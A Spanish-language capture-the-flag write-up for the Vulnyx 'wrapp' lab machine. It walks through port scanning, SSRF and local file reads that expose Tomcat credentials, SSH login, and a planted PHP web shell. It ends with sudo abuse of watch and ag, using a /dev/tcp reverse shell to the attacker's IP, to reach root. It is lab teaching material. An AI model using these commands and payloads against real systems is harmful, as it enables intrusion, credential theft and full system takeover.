Writeup

Vulnyx
Iniciamos el escaneo con Nmap en busca de puertos expuestos y reconocer los sevicios que los ocupan, para posteriormente buscar vulnerabilidades.
❯ nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.2.23 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-08 22:45 CEST
Initiating ARP Ping Scan at 22:45
Scanning 192.168.2.23 [1 port]
Completed ARP Ping Scan at 22:45, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 22:45
Scanning 192.168.2.23 [65535 ports]
Discovered open port 22/tcp on 192.168.2.23
Discovered open port 80/tcp on 192.168.2.23
Completed SYN Stealth Scan at 22:45, 0.40s elapsed (65535 total ports)
Nmap scan report for 192.168.2.23
Host is up, received arp-response (0.000053s latency).
Scanned at 2024-04-08 22:45:53 CEST for 0s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:49:44:13 (Oracle VirtualBox virtual NIC)
❯ nmap -sCV -p22,80 192.168.2.23 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-08 22:53 CEST
Nmap scan report for wrapp (192.168.2.23)
Host is up (0.00019s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 fc:84:7e:5d:15:85:4d:01:d3:7b:5a:00:de:a4:73:37 (RSA)
|   256 54:f5:ea:db:a0:38:e2:c8:5a:db:30:91:3e:78:b4:b9 (ECDSA)
|_  256 97:b6:b8:f7:cb:15:f5:6b:cd:92:5f:66:26:28:47:07 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:49:44:13 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Se puede ver poca cosa en la web.
 Asi que, apuesto por hacer fuzz de directorios y ver que encuentro.
❯ wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt "http://192.168.2.23/FUZZ"

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.2.23/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001073:   301        9 L      28 W       317 Ch      "javascript"
000006538:   301        9 L      28 W       322 Ch      "advanced-search"
Esto ya es mas interesante, una web en la cual podemos hacer busqueda de url, pruebo cosas para investigar.
 Apunto a la maquina que aloja este servidor, concretamente al puerto 22 que vi que estaba abierto y sin mas.
Pero ya se que puedo probar otras cosas,que puede que me de alguna informacion mas.
Apunto a la maquina que aloja este servidor, concretamente al puerto 22 que vi que estaba abierto y sin mas.
Pero ya se que puedo probar otras cosas,que puede que me de alguna informacion mas.
 Ya que puedo a puntar al puerto 22, se me ocurre hacer Fuzzing de otro posibles puertos internos, que esten abiertos en la maquina de forma inerna.
❯ wfuzz -c --hw=0 -t 15 -z range,1-65535 "http://192.168.2.23/advanced-search/path.php?path=http://localhost:FUZZ"
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.2.23/advanced-search/path.php?path=http://localhost:FUZZ
Total requests: 65535

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000022:   200        2 L      4 W        60 Ch       "22"
000000080:   200        1 L      2 W        20 Ch       "80"
000065000:   200        29 L     211 W      1895 Ch     "65000"
Aparece otro puerto que no veia en el escaneo que hice con nmap, y con tiene lo siguiente…
 Una pagina de tomcat “oficial” con informacion, que puede servir.
Sigo provando cosas y buscando informacion y formas de poder leer archivos en la maquina victima a traves de Local File Inclusion LFI
Finalmente encuentro la forma y pudeo leer el passwd.
 En la pagina del puerto 65000 hay una ruta con un archivo de usuario de tomcat, el cual me descargo con el comando curl
❯ curl -s "http://192.168.2.23/advanced-search/path.php?path=file:///etc/tomcat9/tomcat-users.xml"
<?xml version="1.0" encoding="UTF-8"?>
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
  <user username="edward" password="3d**************rD" roles="manager-gui"/>
</tomcat-users>
Obtengo unas credenciales y un nombre de usuario.
Algo que provare sera conectarme por ssh y comprobar si el usuario:contraseña son validos
❯ ssh edward@192.168.2.23
The authenticity of host '192.168.2.23 (192.168.2.23)' can't be established.
ED25519 key fingerprint is SHA256:hdzcJbUQtwBTuPptVB40sb4fheVL1kIy30wCTBBU3a4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.23' (ED25519) to the list of known hosts.
edward@192.168.2.23's password:
Linux wrapp 4.19.0-23-amd64 #1 SMP Debian 4.19.269-1 (2022-12-20) x86_64
tput: unknown terminal "xterm-kitty"
edward@wrapp:~$ export TERM=xterm
edward@wrapp:~$ whoami
edward
edward@wrapp:~$ ls
user.txt
edward@wrapp:~$ cat user.txt
c83**************************cdf
Estoy dentro, y ya logro visualizar la flag de bajos privilegios
Como el usuario edward puedo hacer poca cosa, se me ocurre hechar un vistazo al direcctorio que aloja la web
edward@wrapp:~$ cd /var/www/html/advanced-search/
edward@wrapp:/var/www/html/advanced-search$ ls -la
total 16
drwxrwxrwx 2 root root 4096 abr 21  2023 .
drwxrwxrwx 3 root root 4096 abr 21  2023 ..
-rwxrwxrwx 1 root root  596 jul 27  2021 index.php
-rwxrwxrwx 1 root root  249 jul 27  2021 path.php
edward@wrapp:/var/www/html/advanced-search$ cat index.php path.php
Veo 2 archivos y algo curioso, tengo capacidad de escritura en el direcctorio
<html>
    <head>
         <style> div.main { margin-left:auto; margin-right:auto; width:50%; } body { background-color:  #f5f5f0; }</style>
	<title>
        Private Search
        </title>
    </head>
    <body>
    <div class="main">
	<h1>Welcome to the private search</h1>
    <p>Here you will be able to load any page you want. You won't have to worry about revealing your IP anymore!</p>
    <br>
    <form method="GET" action="path.php">
        <input type="text" value="Website to load..." name="path">
        <input type="submit" value="Submit">
    </form>
</div>
    </body>
</html>
<?php
    $location=$_GET['path']; // Get the URL from the user.
    $curl = curl_init();
    curl_setopt ($curl, CURLOPT_URL, $location); // Not validating the input. Trusting the location variable
    curl_exec ($curl);
    curl_close ($curl);
?
Por lo tanto creo un archivo cmd facil para mandarme un reverse-shell a traves de la pagina web
edward@wrapp:/var/www/html/advanced-search$ touch cmd.php
edward@wrapp:/var/www/html/advanced-search$ ls
cmd.php  index.php  path.php
edward@wrapp:/var/www/html/advanced-search$ chmod +x cmd.php
edward@wrapp:/var/www/html/advanced-search$ ls
cmd.php  index.php  path.php
edward@wrapp:/var/www/html/advanced-search$
edward@wrapp:/var/www/html/advanced-search$ cat cmd.php
<?php
	system($_GET['cmd']);
?>

Tratamiento TTY
script /dev/null -c bash
CNTRL + Z
stty raw -echo; fg
reset xterm
Me conecto como el usuario www-data y con este usuario puedo ejecutar un binario
❯ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.2.128] from (UNKNOWN) [192.168.2.23] 59556
bash: cannot set terminal process group (440): Inappropriate ioctl for device
bash: no job control in this shell
www-data@wrapp:/var/www/html/advanced-search$ whoami
www-data
www-data@wrapp:/var/www/html/advanced-search$ sudo -l
sudo -l
Matching Defaults entries for www-data on wrapp:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on wrapp:
    (henry) NOPASSWD: /usr/bin/watch
Este archivo binario lo puedo ejecutar con los privilegios del usuario henry
Ya he podido cambiar de usuario pivotando un poco y con este henry podemos usar el siguiente comando con privilegios de sudo
www-data@wrapp:/var/www/html/advanced-search$ sudo -u henry /usr/bin/watch -x bash -c 'reset; exec bash 1>&0 2>&0'
sh -c 'reset; exec bash 1>&0 2>&0's
henry@wrapp:/var/www/html/advanced-search$ whoami
henry
henry@wrapp:/var/www/html/advanced-search$ sudo -l
Matching Defaults entries for henry on wrapp:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User henry may run the following commands on wrapp:
    (root) NOPASSWD: /usr/bin/ag
Silver Searcher es una herramienta para buscar código.
Al ejecutarse como sudo, the silver searcher - ag tiene una manera de poder enviar una reverse-shell a mi maquina de atacante y asi obeter una shell-bash con todos los prvilegios
- para este punto obtuve ayuda del Writeup de Noname en Vulnyx.
henry@wrapp:/var/www/html/advanced-search$ sudo -u root /usr/bin/ag --pager "/bin/bash -c \"/bin/bash -i >& /dev/tcp/192.168.2.128/1234 0>&1\""
n/bash -c \"/bin/bash -i >& /dev/tcp/192.168.2.128/1234 0>&1\""
ERR: What do you want to search for?
Ejecuto el comando y estando en escucha en mi equipo con nc ya obtengo una conexion como el usuario root y puedo visualizar la flag
❯ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.2.128] from (UNKNOWN) [192.168.2.23] 41516
bash: initialize_job_control: no job control in background: Bad file descriptor
root@wrapp:/var/www/html/advanced-search# whoami
root
root@wrapp:/var/www/html/advanced-search# cd
root@wrapp:~# pwd
/root
ls
root.txt
root@wrapp:~# cat root.txt
64e**************************4eb
Espro que te pueda servir de ayuda. GRACIAS por venir.